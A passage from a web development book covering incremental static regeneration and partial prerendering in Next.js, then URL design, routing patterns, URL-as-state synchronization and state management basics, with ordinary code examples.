Caching is where PPR is at its strongest. The static shell is pre-built at deploy time and served directly from the CDN, giving you the same caching benefits as full SSG. The dynamic holes bypass the cache entirely and render at request time, so there is no risk of serving stale personalized content. Cache invalidation applies only to the shell, and it happens naturally on each deploy when the static build produces new HTML. This clean split between "cached forever" and "never cached" is simpler to reason about than the partial caching strategies required by streaming SSR or the time-based staleness of ISR.

PPR was introduced by Next.js as an experimental feature in version 14, building on React's `<Suspense>` and Server Components architecture. The concept was presented by the Vercel team as the convergence of static and dynamic rendering into a single model. While no other major framework has shipped an equivalent feature yet, the underlying ideas, using `<Suspense>` boundaries to split static and dynamic content, are discussed in the broader React ecosystem and may influence future patterns in other meta-frameworks. Nuxt and SvelteKit have explored related hybrid rendering strategies through their route-level configuration, but neither offers the same automatic per-component static/dynamic split within a single page.

Incremental Static Regeneration

SSG delivers the best possible performance: pre-built HTML served directly from a CDN, no server rendering at request time, and no database queries on every visit. But it has a fundamental limitation: every time your content changes, you have to rebuild and redeploy. For a blog with 50 pages, that's fine. For an ecommerce site with 100,000 product pages, a full rebuild after a single price change takes minutes or hours. And during that rebuild, the site serves stale content anyway. *Incremental Static Regeneration* (ISR) solves this by letting static pages regenerate individually, in the background, without a full redeploy. Pages are still pre-built and cached, but they can update themselves after a configurable time threshold.

The core mechanism follows the *stale-while-revalidate* (SWR) pattern. A statically generated page is served from the cache. When a request arrives after the configured revalidation window has elapsed, the cached (now stale) version is served immediately, and the server triggers a background regeneration. The next request after regeneration completes receives the fresh page. No visitor ever waits for rendering. The worst case is that a visitor sees content that is at most one revalidation window out of date. In Next.js with the Pages Router, ISR is configured through `getStaticProps` by adding a `revalidate` property. This tells the framework how many seconds a page should be considered fresh:

```
export async function getStaticProps({ params }) {
  const product = await fetchProduct(params.slug);

  return {
    props: { product },
    revalidate: 60 // Serve cached page, regenerate in background
after 60s
  };
}

export async function getStaticPaths() {
  // Pre-build the most popular products at build time
  const popular = await fetchPopularProducts();
  return {
    paths: popular.map(p => ({ params: { slug: p.slug } })),
    fallback: 'blocking' // SSR on first request for pages not
```

```
  pre-built
  };
}

export default function ProductPage({ product }) {
  return (
    <main>
      <h1>{product.name}</h1>
      <p>{product.description}</p>
      <span>{product.price}</span>
    </main>
  );
}
```

The `fallback: blocking` setting is important. It handles pages that weren't generated at build time. When a visitor requests a product page that doesn't exist as static HTML yet, the server renders it on the fly (like SSR), caches the result, and then serves it statically from that point on. This means you don't have to pre-build all 100,000 product pages. Build the top 500, and let the rest generate on demand.

With Next.js's App Router, the same behavior is achieved through route segment configuration:

```
// app/products/[slug]/page.js
export const revalidate = 60; // Revalidate every 60 seconds

export async function generateStaticParams() {
  const popular = await fetchPopularProducts();
  return popular.map(p => ({ slug: p.slug }));
}

export default async function ProductPage({ params }) {
  const product = await fetchProduct((await params).slug);
  return (
    <main>
      <h1>{product.name}</h1>
      <p>{product.description}</p>
      <span>{product.price}</span>
    </main>
  );
}
```

Time-based revalidation works for content that can tolerate being slightly stale. But sometimes, you know exactly when content changes, for instance, when an editor publishes a new version in the CMS. For those cases, Next.js supports on-demand revalidation, where an API route or server action explicitly triggers regeneration for specific pages:

```
// app/api/revalidate/route.js
import { revalidatePath } from 'next/cache';

export async function POST(request) {
  const { slug, secret } = await request.json();

  if (secret !== process.env.REVALIDATION_SECRET) {
    return Response.json({ error: 'Invalid secret' }, { status:
401 });
  }

  revalidatePath(`/products/${slug}`);
  return Response.json({ revalidated: true });
}
```

Your CMS sends a webhook to this endpoint when content is updated, and the corresponding page regenerates immediately, instead of waiting for the revalidation timer.

Where and when does ISR work well?

Large sites with many pages that change infrequently

> These include ecommerce catalogs, documentation sites, and blogs with thousands of posts. Full rebuilds are impractical, but individual pages can regenerate independently.

Content that tolerates brief staleness

> This includes product listings, news articles, and marketing pages where being 60 seconds behind is acceptable. Visitors get static performance, and content stays reasonably current.

During gradual migration from SSR to static

ISR lets you serve pages statically, without committing to a full static build upfront. Pages that don't exist yet generate on the first request and become static afterward.

When does it fall short?

It can't provide 100% real-time content

If showing a stale price for 60 seconds is unacceptable, time-based ISR is a poor fit. On-demand revalidation helps, but it still means at least one visitor sees the old content before the regeneration triggered by the webhook completes.

It can't handle personalized content by itself

ISR serves the same cached HTML to every visitor. If your page depends on cookies, authentication, or user-specific data, ISR alone can't handle it. You'd need to combine it with client-side fetching for personalized sections.

It incurs infrastructure coupling issues

ISR requires a server (or serverless function) running behind the CDN to handle background regeneration. Pure static hosting (GitHub Pages or basic S3) doesn't support it. You need a platform that can execute server-side logic on demand.

It adds cache invalidation complexity

Time-based revalidation is simple but imprecise. On-demand revalidation is precise but requires infrastructure (webhooks, API routes, and secrets). For sites with complex content dependencies, where updating one piece of content should invalidate multiple pages, orchestrating invalidation correctly becomes a challenge.

It makes stale content the default, not the exception

> Unlike SSR, where every visitor gets fresh content, ISR guarantees that some visitors see stale content. If your team or stakeholders expect every page view to reflect the latest data, this mental model can cause friction.

Caching is the entire point of ISR. The pattern is essentially a cache management strategy for HTML pages that applies the stale-while-revalidate (SWR) model from HTTP caching at the page-generation level. The CDN serves the cached static page, and the server regenerates it in the background when the revalidation window expires. This means ISR pages are always served from cache, and the cache is always eventually consistent. The trade-off is explicit: you accept bounded staleness in exchange for static-level performance on every request.

ISR was introduced and popularized by Next.js, first appearing in version 9.5 as a core feature of the Pages Router. It has since become a standard capability in the App Router through route-level `revalidate` configuration and the `revalidatePath`/`revalidateTag` APIs for on-demand invalidation. Nuxt supports a similar pattern through its hybrid rendering and route rules with SWR-style caching. Gatsby introduced *Deferred Static Generation* (DSG) as its answer to the same problem, deferring page builds to the first request rather than build time. The SWR pattern that ISR is built on comes from RFC 5861, which defines the `stale-while-revalidate` Cache-Control extension for HTTP. ISR applies the same idea at the page generation level, rather than the HTTP caching level.

Conclusion

Rendering is where architecture meets the user. Every decision about where and when HTML is generated directly shapes what people see, how fast they see it, and how the page responds to their input. The three fundamental models, SSR, CSR, and SSG, are not competing philosophies. They are building blocks, each with clear strengths and honest trade-offs.

No single rendering strategy is universally correct. The right choice depends on your content, your users, your infrastructure, and your team. A documentation site and a real-time dashboard have fundamentally different constraints, and the rendering strategy should reflect that. The patterns in this chapter are tools, not mandates. Mix them, combine them, and pick what fits. The best rendering strategy is the one that matches your actual constraints, not the one with the most compelling conference talk.

---

1 The DOM is the tree-structured representation of HTML elements that browsers use internally.

2 For a long time, it was assumed that common search engines could read only server-generated HTML. But that's not the case, as Martin Splitt from Google announced in "SEO Mythbusting". Search engines use browser technology and can therefore read everything that can be displayed in the browser. However, Google also factors browser execution time into its SEO ranking. And "displayed immediately" is still better than "has to wait before seeing anything."

Chapter 6. Routing and State Management

Every web application, no matter how sophisticated its architecture or how clever its rendering strategy, ultimately boils down to two questions: what is the user looking at, and what data does the application need to show it? The URL answers the first question, and routing is how your application reads it. State management answers the second.

These two concerns are deceptively simple on their own. Developers learn routing in an afternoon. State management takes a bit longer, mostly because there are many competing libraries and everyone on the internet has a strong opinion about which one you should use. But the real complexity isn't in routing or state management individually. It's in the space between them.

The URL is state that lives outside your application. It's visible in the address bar, shareable, bookmarkable, and indexed by search engines. Some of your application's state belongs there, like filters, pagination, and the selected tab. Some of it absolutely doesn't, for example, whether a dropdown is open or what the contents of a form are before submission. Getting that boundary wrong creates bugs that are hard to diagnose: the back button undoes things it shouldn't, shared links don't show what the sender intended, or the URL says one thing while the page shows another.

In Chapter 3, we explored where to draw boundaries between client and server, and we touched on the tension between persistent and ephemeral state. In Chapter 4, we learned how HTTP shapes communication and how URLs identify resources in a stateless protocol. This chapter takes those foundations and makes them concrete.

In this chapter, we will learn the following:

- How to design URL structures that are stable, readable, and meaningful, and how to see URLs as an architectural decision, not an afterthought
- How routing connects URLs to pages and components, plus the trade-offs among server-side, client-side, and hybrid approaches
- How to decide what state belongs in the URL and what doesn't, and how to keep URL state and application state in sync
- Framework-agnostic state management patterns: where state lives, how it flows, and the traps that catch even experienced developers

Let's go!

Designing URLs

URLs are the most underappreciated design surface of any web application. Developers spend hours debating component hierarchies and state management patterns, but they slap together URL structures as an afterthought. This is a mistake.

A URL is the one part of your application that users interact with directly; it gets printed on business cards, pasted into Slack, saved in browser history, and indexed by search engines. It's the first thing users see before your page even loads, and it's the last thing standing between them and a 404 when your redesign goes live.

Tim Berners-Lee wrote an article titled "Cool URIs Don't Change" back in 1998, and it's still the best piece on URL design ever written. The core idea is simple: once a URL exists, it should keep working. That sounds obvious until you realize how often we break URLs. Every redesign, every framework migration, and every "let's clean up the routes" initiative has the potential to break links that people depend on. URLs are a contract with the outside world.

In Chapter 4, we saw how HTTP methods and status codes form a communication contract between client and server. URLs are the other half of that contract. Methods tell the server what you want to do, status codes tell you what happened, and URLs tell you *where*. Getting that "where" right is an architectural decision that deserves the same attention.

Good URL Patterns

A good URL communicates structure. It tells users where they are in your application, and it gives them enough information to navigate mentally. Consider these two URLs for the same product page:

```
/products/shoes/running/nike-pegasus-41
/item?id=8829381&cat=3&subcat=12
```

Both may render the same page. But the first URL is readable, hackable, and meaningful. A user can guess that removing `nike-pegasus-41` may show all running shoes. Removing `running` may show all shoes. The hierarchy reveals the information architecture. The second URL is opaque. It communicates nothing. Change any parameter and you have no idea what you'll get.

Here are the patterns that hold up well over time:

Choose resources over actions

> Your URLs should describe *things*, not *operations*. Use `/users/42` instead of `/getUser?id=42`. Use `/orders` instead of `/fetchAllOrders`. HTTP methods already communicate the operation (as we covered in Chapter 4), so the URL needs to identify only the resource. This applies primarily to APIs, but the principle extends to pages too: `/settings` is a page, and `/goToSettings` is not how URLs work. Use plural nouns for collections, such as `/products`, not `/product`.

Hierarchy reflects information architecture

Nesting should mirror how users think about your content, not how your database is structured: `/teams/frontend/members/jane` makes sense because a team has members, while `/users/jane/teams/frontend` is the same data from a different angle and might also be valid, but you need to pick one as the canonical path. Here's a good test: explain the URL structure to someone who doesn't know your app. If it takes more than a sentence, it's too complicated.

Identifiers should be stable

If your URL contains `/products/42`, that `42` better still work in two years. Database auto-increment IDs are stable but meaningless to users. Slugs like `/products/nike-pegasus-41` are readable but need to be managed carefully. What happens when the product name changes? The slug should stay the same, or you need a redirect. Some applications use a hybrid: `/products/42-nike-pegasus-41` where the ID does the heavy lifting and the slug is ignored by the router but helps humans.

Query parameters for modifiers, not identity

The path identifies *what* the user is looking at. Query parameters modify *how* they're looking at it. Pagination, sorting, filtering, and search queries are modifiers:

```
/products?category=running&sort=price&page=2

/search?q=lightweight+shoes&in_stock=true
```

This distinction matters because modifiers are optional: `/products` without any query parameters should still work and show a sensible default. If removing a query parameter breaks the page, it probably belongs in the path instead.

Use consistent conventions

Lowercase, hyphen-separated segments are the convention: use `/user-settings`, not `/userSettings` or `/User_Settings`. Pick a style and stick to it. For trailing slashes, you should pick one convention and enforce it with redirects. For example, `/about` and `/about/` should both point to the same content. It's convention to use a trailing slash if the path indicates a folder (and thus a hierarchy), whereas no trailing slash shows that you've reached the end of the path. Make sure to set up redirects to remove ambiguity or to ensure that the document underneath has a canonical[1] path declared so search engines can spot the duplicates. File extensions in URLs (`.html` and `.php`) are implementation details that leak through; avoid them if you can.

Nesting: When It Helps and When It Hurts

Nested URLs are powerful when they reflect genuine containment. A team has members. An order has items. A course has lessons. These relationships naturally map to nested URLs:

```
/teams/frontend/members
/orders/7743/items
/courses/web-fundamentals/lessons/routing
```

But nesting falls apart when the relationship is more of an association than a containment. Consider this:

```
/users/jane/teams/frontend/projects/website/tasks/42
```

That's four levels deep, and every level has to be resolved to get to the task. Does the router actually need the user, team, and project to find task `42`? Probably not. The task ID is likely globally unique. You've encoded a breadcrumb trail into the URL, but it's a brittle one, because if Jane moves to a different team, the URL breaks.

Here's a practical rule: nest one level deep for true parent-child relationships. Beyond that, flatten. The task is better served by `/tasks/42` or `/projects/website/tasks/42` at most. You can

still show the team, user, and project context on the page, but you don't need to encode the entire graph into the URL.

URLs as a Contract

The moment a URL is live, it's a promise. People bookmark it. Google indexes it. Other sites link to it. Your documentation references it. Breaking a URL means broken bookmarks, broken SEO, and broken trust.

This has practical implications for how we handle change. When you redesign your application and your old `/blog/2024/my-post` becomes `/articles/my-post`, you need a redirect. HTTP gives us the vocabulary for this (something we covered in Chapter 4):

`301 Moved Permanently`

> This indicates the resource has a new home. Search engines will update their index. Browsers will cache the redirect. Use this when the move is intentional and final.

`302 Found`

> This indicates the resource is temporarily elsewhere. Search engines keep the old URL in their index. Use this sparingly and only when you genuinely intend to bring the old URL back.

A redirect map doesn't have to be complicated. Most web servers and frameworks support simple redirect definitions:

```
/blog/2024/my-post  ->  301  ->  /articles/my-post
/blog/*             ->  301  ->  /articles
/old-feature        ->  302  ->  /new-feature-beta
```

The important part is planning for this *before* you launch the redesign, not after users start reporting broken links. A redirect map is a migration plan for your URL contract.

For APIs, URL stability is even more critical. If external consumers depend on `/api/users/42`, changing that path means breaking their code. This is why API versioning exists (e.g., `/api/v1/users/42` versus `/api/v2/users/42`). But versioning is a last resort. It's better to design URLs that are resilient to change in the first place by keeping them focused on resources, rather than implementation details.

The URLs You Don't Design

Not all URLs are pages. Some are entry points from external systems, and they carry state you didn't plan for. Marketing campaigns append UTM parameters.[2] OAuth flows return with authorization codes. Email verification links carry tokens. Payment providers redirect back with transaction IDs. Here are some examples of these external URLs:

```
/pricing?
utm_source=newsletter&utm_medium=email&utm_campaign=spring_sale
/auth/callback?code=abc123&state=xyz789
/verify?token=eyJhbGciOi...
```

These are URLs your users will see, even if briefly. They interact with your routing and your state management. Here are a few things to consider:

- UTM parameters should be transparent to your application. They exist for analytics, and your router shouldn't break when they're present. Read them, record them, and optionally strip them from the URL with `replaceState` so your users don't share tracking-laden links.
- Callback URLs from OAuth, payment, or verification flows carry sensitive state. Process them immediately, then redirect to a clean URL. Don't leave tokens sitting in the address bar, where they can be logged, cached, or shared.
- Error states from external redirects need handling. The payment provider may redirect with `?error=cancelled`. Your routing needs to account for that path.

These are the URLs you don't design but still need to accommodate. Planning for them early prevents the awkward debugging sessions later.

Routing

Routing is the glue between URLs and the code that renders your pages. It sounds like plumbing, but bad routing decisions create problems that are surprisingly hard to fix later. The router touches navigation, data loading, layout composition, authentication, and the back button. It's one of those parts of the application that, when it works, nobody notices, and when it doesn't, everything feels broken.

The fundamental job of a router is straightforward: take a URL, match it against a set of patterns, extract parameters, and hand them off to whatever should render the page. This is true whether the router runs on the server, the client, or both.

Server Side, Client Side, and the Hybrid

In traditional web applications, every navigation is a full page load. The browser sends a request to the server, and the server matches the URL, runs the handler, and sends back HTML. The browser throws away everything it has and starts fresh. This is *server-side routing*, and it's been the default since the web began.

Client-side routing flips this model. The initial page load comes from the server, but after that, JavaScript intercepts every link click and handles navigation in-browser. The URL updates via the History API (which we'll cover in detail in the next section) or the newer Navigation API, the router matches the new path, and the framework renders the appropriate component without a server round trip. The page doesn't reload. State is preserved. Transitions feel instant.

The hybrid model combines both. Where pure client-side routing hands every navigation after the first load to JavaScript, the hybrid model brings the server back for the first request on every route, not just the very first one

the browser sees. The first request is server-rendered (giving you fast initial load and SEO, as discussed in Chapter 5), and client-side routing takes over for subsequent navigations. The catch is that your routes need to work in both environments. A route that renders correctly only on the client will break when a user shares the URL and the recipient loads it fresh from the server.

This sounds like an implementation detail, but it affects how you think about your routes. Every route must be independently addressable. A user should be able to land on any URL cold, without having navigated from somewhere else first. If route B works only after visiting route A (because A sets up some state that B depends on), you have a routing problem disguised as a state management problem.

Route Patterns

Route definitions map URL patterns to handlers. Most routers use the same basic vocabulary:

Static segments

> These include `/about`, `/pricing`, and `/contact`. The URL matches exactly. Nothing to extract.

Dynamic segments

> These include `/users/:id` and `/posts/:slug`. The `:id` or `:slug` portion matches any value and is extracted as a parameter. The router hands your handler `{ id: '42' }` or `{ slug: 'routing-done-right' }`, and it's your job to fetch the right data.

Catch-all segments

> These are `/docs/*` or `/docs/**`. These match any path depth below `/docs/`. They are useful for content hierarchies where the nesting is arbitrary: `/docs/getting-started` and

`/docs/api/hooks/use-state`. The matched path is usually passed as a single parameter.

When multiple patterns could match the same URL, route precedence determines which wins. Most routers follow a convention: static segments beat dynamic ones, and more specific patterns beat less specific ones. So, `/users/me` beats `/users/:id` because the former is an exact match. But this varies by router, and if you're relying on precedence rules, you're already in tricky territory. Make your routes unambiguous when possible.

The two dominant approaches to defining routes, configuration-based and file-based routing, reflect different philosophies:

Configuration-based routing

You define routes explicitly in code. React Router is the canonical example:

```
const routes = [
  { path: '/', element: <Home /> },
  { path: '/products', element: <ProductList /> },
  { path: '/products/:id', element: <ProductDetail /> },
  { path: '*', element: <NotFound /> },
];
```

You see every route in one place. You control precedence. You can compose routes dynamically. The trade-off is that nothing prevents you from defining a route without creating the corresponding component or creating a component without a route.

File-based routing

The filesystem *is* the router. Next.js, SvelteKit, and Astro all use variations of this. A file at `routes/products/[id].svelte`

automatically creates a route for `/products/:id`. You can't have a route without a file or a file without a route:

```
routes/
  +page.svelte            → /
  products/
    +page.svelte          → /products
    [id]/
      +page.svelte        → /products/:id
```

The trade-off is flexibility. Dynamic route composition is harder. Nonstandard route patterns require workarounds. And you need to understand the framework's naming conventions: `[id]` versus `:id` versus `{id}` versus `$id`, depending on the framework.

Neither is objectively better. Configuration gives you control. File-based routing gives you constraints. If your team is disciplined, configuration works well. If you want guardrails, file-based routing prevents a class of mistakes.

Layouts and Nesting

Routes rarely exist in isolation. Your dashboard has a sidebar, header, and content area. When the user navigates from `/dashboard/analytics` to `/dashboard/settings`, the sidebar and header should stay put. Only the content area should change. If the entire page rerenders, the app feels janky.

This is what nested routes and layout routes solve. The *layout* is a route that renders persistent UI and delegates a portion of the page to its child routes:

```
// Conceptual structure (syntax varies by framework)
<Route path="/dashboard" element={<DashboardLayout />}>
  <Route path="analytics" element={<Analytics />} />
```

```
    <Route path="settings" element={<Settings />} />
    <Route path="team" element={<Team />} />
  </Route>

  function DashboardLayout() {
    return (
      <div className="dashboard">
        <Sidebar />           {/* Persists across navigations */}
        <Header />            {/* Persists across navigations */}
        <main>
          <Outlet />          {/* Child route renders here */}
        </main>
      </div>
    );
  }
```

When the URL changes from `/dashboard/analytics` to `/dashboard/settings`, only the `<Outlet />` content is replaced. The sidebar, the header, and their state survive the navigation. This maps directly to how users think about navigation: they're moving within a section, not leaving entirely.

Nesting also solves the data-loading question. The dashboard layout may load user permissions. The analytics page loads analytics data. The settings page loads settings. Each level fetches only what it needs, and parent data is available to children. When the user navigates between child routes, the parent's data doesn't need to be refetched.

The trap is over-nesting. Three levels of layout nesting is usually fine. Beyond that, you're creating a matryoshka doll of components where debugging which layout owns which state becomes a chore. If you find yourself nesting five levels deep, consider whether some of those layouts could be flattened into shared components instead.

Loading, Errors, and the In-Between States

When a user clicks a link, something needs to happen between the click and the rendered page. If the route needs data from the server, there's a gap. What fills that gap is one of the biggest UX differentiators in modern applications.

The naive approach is to render the page, show a loading spinner inside it, fetch data, and replace the spinner with content. This works but is visually noisy, especially on fast connections where the spinner flashes for 50 ms.

The router-level approach is to fetch data *before* the route transition completes. The old page stays visible while the new page's data loads. When everything is ready, the transition happens instantly. This feels polished but introduces a new problem: if the data takes too long, nothing appears to happen. The user clicks, nothing changes, and they click again.

Most modern routers offer a middle ground: show the old page briefly, then show a loading indicator if the transition takes longer than a threshold (say, 200 ms). Short navigations feel instant. Long ones show feedback. React's `useTransition` and `Suspense`, SvelteKit's loading states, and Remix's `useNavigation` all implement variations of this. Some frameworks push further with optimistic UI, updating the screen immediately with the expected result before the server confirms it or with skeleton loading states that hint at the page's shape while data streams in.

Errors are the other in-between state. What happens when the data for a route fails to load? Without explicit handling, you get a blank page or an unhandled exception. *Error boundaries* (components that catch errors from their children and render a fallback) solve this at the routing level:

```
// Route-level error handling
<Route
  path="/products/:id"
  element={<ProductDetail />}
  errorElement={<ProductNotFound />}
/>
```

The error boundary should match the route's nesting level. An error in `/dashboard/analytics` should show an error in the analytics area, not replace the entire dashboard. The sidebar and header should remain functional. This is another benefit of nested routes: error boundaries can be scoped to the part of the page that failed.

Route Guards

Not every route is accessible to every user. Authentication redirects, role-based access, and data-dependent guards are common patterns.

Client-side guards intercept navigation in the browser. If the user isn't authenticated, redirect to the log-in page before the protected route renders:

```
function ProtectedRoute({ children }) {
  const { user, isLoading } = useAuth();

  if (isLoading) return <LoadingSpinner />;
  if (!user) return <Navigate to="/login" />;

  return children;
}
```

This prevents the *UI* from rendering, but it doesn't prevent the *data* from being requested. If your API endpoints aren't also guarded, a user can bypass the client-side route guard entirely by calling the API directly. As we discussed in Chapter 3, client-side validation is a first barrier, never the only one. Authentication and authorization must be enforced on the server.

Server-side guards run before the response is sent. In server-rendered applications, this means checking authentication in the route's data loader or middleware:

```
// Server-side loader (conceptual)
export async function loader({ request }) {
  const user = await getUser(request);
  if (!user) {
    throw redirect('/login');
  }
  return { user };
}
```

The server guard is authoritative. The client guard is a UX optimization and prevents the flash of a protected page before the redirect happens.

For role-based access, the same principle applies. The server decides whether you're allowed to see the data. The client decides whether to show

you the navigation link to it. Users who shouldn't access `/admin` don't see the admin link, and if they type it into the address bar, the server rejects the request with a `403 Forbidden`.

Prefetching and Scroll Restoration

There are two practices that separate polished apps from everything else:

Prefetching

> If you know the user is likely to navigate somewhere, start loading the data before they click. The most common strategy is prefetching on hover: when the cursor enters a link, kick off the data request. By the time the user clicks (typically 100 to 300 ms later), the data is already in flight or arrived. Some frameworks support this out of the box. Astro prefetches links that enter the viewport. Remix prefetches on hover with `<Link prefetch="intent">`. For custom implementations, an `IntersectionObserver` on link elements works well. The cost is extra network requests for links the user never clicks. The benefit is navigations that feel instantaneous.

Scroll restoration

> When the user navigates back, the browser should restore their scroll position. Browsers do this automatically for traditional page navigations, but client-side routing breaks it because the browser doesn't know a "navigation" happened. The router needs to save scroll positions in the history state and restore them on back/forward navigation. Most routers handle this, but it's worth verifying. The symptom is users hitting back and landing at the top of the page, instead of where they scrolled to. For long product lists, infinite scroll, or documentation pages, this is the difference between usable and infuriating.

The URL as State

The URL is state that escaped your application, and therefore, it is the most public and most constrained state you manage.

The previous section covered how to design good URLs. The next section covers state management broadly. This section sits right in the middle because the hard part isn't designing URLs or managing state. It's deciding what state belongs in the URL, what doesn't, and how to keep the two in sync when they inevitably want to drift apart.

The Shareability Test

The simplest decision framework for URL state is one question: if a user copies this URL and sends it to a colleague, does the colleague see the same thing?

The answer draws a clear line for most cases:

If yes, put it in the URL

- Page location: which page you're on (`/dashboard`, `/settings`, `/products/42`)
- Filters and sorting: `/products?category=running&sort=price`
- Pagination: `/products?page=3`
- Search queries: `/search?q=lightweight+shoes`
- Selected tab in a tabbed view: `/settings?tab=notifications`

If no, keep it in client state

These are things only the current user's session needs to track:

- Whether a modal or dropdown is currently open

- Whether a tool tip is visible
- Where the user has scrolled within a component
- The state of a drag-and-drop interaction in progress
- What the user has typed in a form field before submitting

Then, there's the gray area. An expanded accordion panel, a sidebar toggle, or a selected row in a table. The answer to the shareability question depends on context. If someone shares a support article and the relevant FAQ item is collapsed, that's a bad experience, so put the expansion state in the URL. If the sidebar toggle is a personal layout preference, nobody expects a shared link to force their sidebar open.

When in doubt, ask: would losing this state on a page reload frustrate the user? If yes, it needs to survive in either the URL or persistent storage. If no, it's ephemeral and belongs in client state.

Synchronizing Two Sources of Truth

Your application has state. The URL also has state. They need to agree. When they don't, you get bugs like filters showing "running shoes" while the URL says `?category=boots` or the back button doing nothing because the URL didn't actually change when the user clicked through tabs.

There are three strategies, and picking the wrong one for your use case is a reliable source of pain.

URL as source of truth

In this strategy, you read state from the URL on every render. Components don't maintain their own copy of filter values or pagination; they parse them from the current URL. When the user changes a filter, you update the

URL. The component rerenders because the URL changed, reads the new value, and displays accordingly:

```
function ProductList() {
  // State comes FROM the URL, always
  const params = new URLSearchParams(window.location.search);
  const category = params.get('category') ?? 'all';
  const sort = params.get('sort') ?? 'relevance';
  const page = parseInt(params.get('page') ?? '1', 10);

  function setFilter(key, value) {
    const next = new URLSearchParams(window.location.search);
    next.set(key, value);
    next.set('page', '1'); // Reset page when filters change
    history.pushState(null, '', `?${next}`);
  }
  // ...
}
```

This is the cleanest model. There's one source of truth, and it's the URL. The back button works automatically because the browser manages the history stack. Shared links contain all the state. Server-side rendering can reconstruct the view from the URL alone.

The downside is performance for high-frequency updates. Every keystroke in a search field pushing to the URL creates unnecessary history entries and might trigger rerenders you don't want. For those cases, use `replaceState` instead of `pushState` (more on that below) or debounce the URL update.

Application state as source of truth

Keep state in your store or component and push it to the URL as a side effect. The URL reflects the state but doesn't drive it. This is common in SPAs where a state management library owns the data and the URL is treated as an output:

```
function ProductList() {
  const [category, setCategory] = useState('all');
  const [sort, setSort] = useState('relevance');
```

```
  // Sync state TO the URL as a side effect
  useEffect(() => {
    const params = new URLSearchParams();
    if (category !== 'all') params.set('category', category);
    if (sort !== 'relevance') params.set('sort', sort);
    history.replaceState(null, '', `?${params}`);
  }, [category, sort]);
  // ...
}
```

Be aware that this works until the user hits the back button. The URL changes, but your state doesn't update because nothing is listening. Therefore, you need to handle the `popstate` event to close the loop:

```
window.addEventListener('popstate', () => {
  const params = new URLSearchParams(window.location.search);
  setCategory(params.get('category') ?? 'all');
  setSort(params.get('sort') ?? 'relevance');
});
```

Bidirectional sync

Both the URL and the application can initiate state changes, and both must stay consistent. The URL changes when the user navigates (back/forward), when they share a link, or when they type in the address bar. The application state changes when the user interacts with the UI.

This is the most flexible and most dangerous approach. Having two sources of truth that must stay in sync is exactly the state duplication problem we warned about in the state management section. If you go this route, be deliberate about it. Most routers in modern frameworks handle this for you. Your best decision is probably to let the router handle it.

pushState Versus replaceState

The History API gives you two tools for updating the URL without a full page reload, and using the wrong one breaks the back button:

`pushState`

This adds a new entry to the history stack. The user can press back to return to the previous URL. Use this for navigation-like actions: changing the page, applying a filter combination the user might want to undo, and switching between tabs.

`replaceState`

This replaces the current entry. No new history entry is created. The back button goes to wherever the user was *before* the current page. Use this for state updates that shouldn't pollute history: typing in a search field (each keystroke doesn't need a history entry), sorting a column, and removing a single filter from a set:

```
// User clicks "Running" filter -- this is a navigation
history.pushState(null, '', '/products?category=running');

// User types in search field -- replace, don't push
history.replaceState(null, '', '/products?q=nike');

// User sorts by price -- debatable, but usually replace
history.replaceState(null, '', '/products?
category=running&sort=price');
```

THE UNUSED SECOND PARAMETER

The second parameter to both `pushState` and `replaceState` is the *page title*, a historical artifact from an early version of the History API spec that browsers never implemented. It's unused today. Pass an empty string. It's the traditional, safe choice and won't break if browsers ever revive the feature.

Here's a good rule of thumb: if pressing back after this action should undo it, use `pushState`. If pressing back should take you to the previous *page*

(not the previous sort order), use `replaceState`.

This is subtle, and getting it wrong is one of the most common UX issues in single-page applications. Users click through 10 filter combinations, then, they hit back expecting to leave the page, and instead, they have to click back 10 times through every filter change. That's a `pushState` that should have been a `replaceState`.

Deep Linking and the Server

Deep linking means that every meaningful state in your application has a URL that can reconstruct it. This sounds simple until you realize the implications: the server needs to know about your client-side state.

When a user shares `/products?category=running&sort=price&page=3`, the server (or your static generation process) must be able to render that page. If your rendering strategy is client side only, this works regardless because the server just ships the JavaScript shell and the client parses the URL. But if you use server-side rendering (as discussed in Chapter 5), the server needs to read those query parameters and produce the correct HTML.

This has consequences for what you put in the URL:

- Query parameters that map to data the server can fetch are straightforward (like filters, pagination, and search queries). The server can run the same query and render the matching results.
- State that only makes sense on the client is harder. A selected tab (`?tab=billing`) may work if the server renders the correct tab. An open modal (`?modal=confirm`) is awkward because the server now needs to render a modal in its initial HTML.
- Hash fragments (`#section-3`) are never sent to the server. They remain client side only. This makes them useful for scroll targets and client-only state but invisible to SSR.

Deep linking also matters for social sharing. When someone pastes your URL into Slack or X, a bot fetches that URL and looks for Open Graph meta tags to generate a preview. If the page content depends on client-side JavaScript parsing query parameters, the bot sees nothing useful. Server-side rendering (or at minimum, server-side meta tag generation) is the fix:

```
<!-- The server needs to generate these from the URL -->
<meta property="og:title" content="Running Shoes - Page 3" />
<meta property="og:description"
  content="Browse 142 running shoes, sorted by price" />
```

The URL is a contract, not just with your users but with every system that consumes it: browsers, search engines, social media crawlers, link unfurlers, and other developers' bookmarks. The state you put there must be reconstructable by anything that reads it.

State Management

State management has become one of those topics where the tooling discourse drowns out the actual problem: Redux versus Zustand versus Jotai versus Signals versus whatever launched last week. The debates generate heat but rarely light because they focus on *how* to manage state rather than *what* state you're actually managing and *where* it should live.

In Chapter 3, we discussed the tension between persistence and ephemerality and where state belongs in a client/server architecture. Now, we get practical. The goal here isn't to sell you on a particular library. It's to give you a mental model for thinking about state that works regardless of which framework or tool you're using. Once you understand the underlying patterns, evaluating the latest state management library takes minutes instead of hours.

Where Does This State Live?

Every piece of state in your application has a home. Choose the wrong home and you'll fight the architecture forever. Choose the right home and

the code writes itself.

Here's the decision tree that actually works:

Does the state need to survive a page reload?

> If yes, it's either server state (persisted in a database) or URL state (encoded in the address bar). If no, it's client state.

Does the state need to be shared across components?

> If only one component cares about it, keep it local. If siblings need it, lift it to their common parent. If distant components need it, you need a sharing mechanism, such as context, a store, or the URL.

Is the state derived from other state?

> If you can compute it, don't store it. A filtered list is not state. The filter criteria and the original list are state. The filtered result is a derivation.

Is the state from the server?

> Server state has different characteristics than client state. It's async, potentially stale, and shared across users. Treating it like local state, stuffing API responses into a Redux store and forgetting about them, leads to bugs.

Let's make this concrete. Consider a product listing page with filters:

```
// What state do we actually have?
const products = fetchFromServer();      // Server state
const categoryFilter = 'running';        // URL state (shareable)
const sortOrder = 'price-asc';           // URL state (shareable)
const isFilterPanelOpen = false;         // Client state (local)

// What's NOT state?
const filteredProducts = products
  .filter(p => p.category === categoryFilter)
  .sort(compareBySortOrder(sortOrder)); // Derived
const productCount = filteredProducts.length; // Derived
```

